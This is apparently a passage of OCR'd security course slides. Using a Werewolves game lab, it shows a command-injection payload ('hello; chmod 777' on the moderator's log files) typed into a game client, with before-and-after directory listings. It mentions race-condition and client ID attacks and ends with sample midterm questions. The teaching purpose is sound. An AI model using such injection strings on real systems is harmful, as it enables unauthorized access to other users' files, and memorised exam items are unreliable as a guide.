og /home/moderator/log/2m.log /home/moderator/log/3.log /home/moderator/log/3m.log /home/moderator/l
og/4.log /home/moderator/log/4m.log /home/moderator/log/5.log /home/moderator/log/5m.log /home/moder
ator/log/dummy-m.log /home/moderator/log/nextround /home/moderator/log/template
```


Right Ctrl

If you do it during discussion it doesn’t seem to work...


server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@server:/home/jedi# su player2
player2@server:/home/jedi$ cd
player2@server:~$ python2 client.py
Broadcast message from moderator@server (pts/1) (Tue Mar 12 22:05:26 2024):
Game 8 starts in 60 seconds.
Hello, player2. You are connected. Please wait for the game to start.
~~~~~~ YOU ARE A witch ~~~~~~
There are 2 wolves, and 2 townspeople.
**********ROUND 1**********
**********4 players remain.**********
Night falls and the town sleeps. Everyone close your eyes
Werewolves, open your eyes.
Werewolves, vote.
Werewolves, go to sleep.
The witch is now voting...
Witch, close your eyes
It is day. Everyone, [player0, player1, player2, player3], open your eyes. You will have 180 seconds
to discuss who the werewolves are.
hello; chmod 777 /home/moderator/log/*
Right Ctrl
~~~~~~

But if you do it during voting it seems to work...


server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
****
**********ROUND 1**********
**********4 players remain.**********
****
Night falls and the town sleeps. Everyone close your eyes
Werewolves, open your eyes.
Werewolves, vote.
Werewolves, go to sleep.
The witch is now voting...
Witch, close your eyes
It is day. Everyone, [player0, player1, player2, player3], open your eyes. You will have 180 seconds to discuss who the werewolves are.
hello; chmod 777 /home/moderator/log/*
hello
hello; chmod 777 /home/moderator/log/*
hello\; chmod 777 /home/moderator/log/*
hello; echo hello
hello hello
Townspeople, you have 45 seconds to cast your votes on who to hang. Valid votes are [player0, player1, player2, player3]
The vote resulted in a tie between players [], so nobody dies today.
****
**********ROUND 2**********
**********4 players remain.**********
****
Night falls and the town sleeps. Everyone close your eyes
Werewolves, open your eyes.
Werewolves, vote.
Werewolves, go to sleep.
The witch is now voting...
Witch, close your eyes
It is day. Everyone, [player0, player1, player2, player3], open your eyes. You will have 180 seconds to discuss who the werewolves are.
Townspeople, you have 45 seconds to cast your votes on who to hang. Valid votes are [player0, player1, player2, player3]
hello; chmod 777 /home/moderator/log/*
Right Ctrl


server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
-rw-rw-r-- 1 moderator moderator 96 Feb 12 18:23 3.log
-rwxr--r-- 1 moderator moderator 338 Feb 12 18:23 3m.log
-rw-rw-r-- 1 moderator moderator 2396 Mar 12 21:46 4.log
-rwxr--r-- 1 moderator moderator 5196 Mar 12 21:46 4m.log
-rw-rw-r-- 1 moderator moderator 1855 Mar 12 21:57 5.log
-rwxr--r-- 1 moderator moderator 3554 Mar 12 21:57 5m.log
-rw-rw-r-- 1 moderator moderator 97 Mar 12 21:59 6.log
-rwxr--r-- 1 moderator moderator 306 Mar 12 21:59 6m.log
-rw-rw-r-- 1 moderator moderator 97 Mar 12 22:01 7.log
-rwxr--r-- 1 moderator moderator 306 Mar 12 22:01 7m.log
-rw-rw-r-- 1 moderator moderator 567 Mar 12 22:10 8.log
-rwx------ 1 moderator moderator 1748 Mar 12 22:10 8m.log
-rwx------ 1 moderator moderator 0 Feb 9 17:32 dummy-m.log
-rw-r--r-- 1 moderator moderator 1 Mar 12 22:05 nextround
-rwx------ 1 moderator moderator 14 Feb 9 17:32 template
player2@server:~$ ls -l /home/moderator/log
total 76
-rwxrwxrwx 1 moderator moderator 579 Feb 9 17:37 1.log
-rwxrwxrwx 1 moderator moderator 2194 Feb 9 17:37 1m.log
-rwxrwxrwx 1 moderator moderator 1414 Feb 12 18:14 2.log
-rwxrwxrwx 1 moderator moderator 3799 Feb 12 18:14 2m.log
-rwxrwxrwx 1 moderator moderator 96 Feb 12 18:23 3.log
-rwxrwxrwx 1 moderator moderator 338 Feb 12 18:23 3m.log
-rwxrwxrwx 1 moderator moderator 2396 Mar 12 21:46 4.log
-rwxrwxrwx 1 moderator moderator 5196 Mar 12 21:46 4m.log
-rwxrwxrwx 1 moderator moderator 1855 Mar 12 21:57 5.log
-rwxrwxrwx 1 moderator moderator 3554 Mar 12 21:57 5m.log
-rwxrwxrwx 1 moderator moderator 97 Mar 12 21:59 6.log
-rwxrwxrwx 1 moderator moderator 306 Mar 12 21:59 6m.log
-rwxrwxrwx 1 moderator moderator 97 Mar 12 22:01 7.log
-rwxrwxrwx 1 moderator moderator 306 Mar 12 22:01 7m.log
-rwxrwxrwx 1 moderator moderator 2139 Mar 12 22:18 8.log
-rwxrwxrwx 1 moderator moderator 4080 Mar 12 22:18 8m.log
-rwxrwxrwx 1 moderator moderator 0 Feb 9 17:32 dummy-m.log
-rwxrwxrwx 1 moderator moderator 1 Mar 12 22:05 nextround
-rwxrwxrwx 1 moderator moderator 14 Feb 9 17:32 template
player2@server:~$
Right Ctrl

5. The client ID attack...

Client ID attack won’t be on the midterm, you don’t have to do it for full credit on the homework.

Example question #1

- When a process yeilds the CPU to get some input but the input is not ready (*e.g.*, because the process needs to wait for the user), what typically happens to the process in normal synchronous I/O?
  - A. It gets placed in a wait queue
  - B. It gets a SIGSEGV signal
  - C. The kernel invokes the linker and loader (ld)
  - D. None of the above

Example question #2

- During an exploit of the server race condition vulnerability in Werewolves, when does a file descriptor get created in the attacker process's file descriptor table with the ability to read the moderator version of the log file?
  - A. When the moderator server.py process forks a child
  - B. When the open() system call succeeds because the file exists
  - C. When the game is over and the moderator server.py process closes the file
  - D. None of the above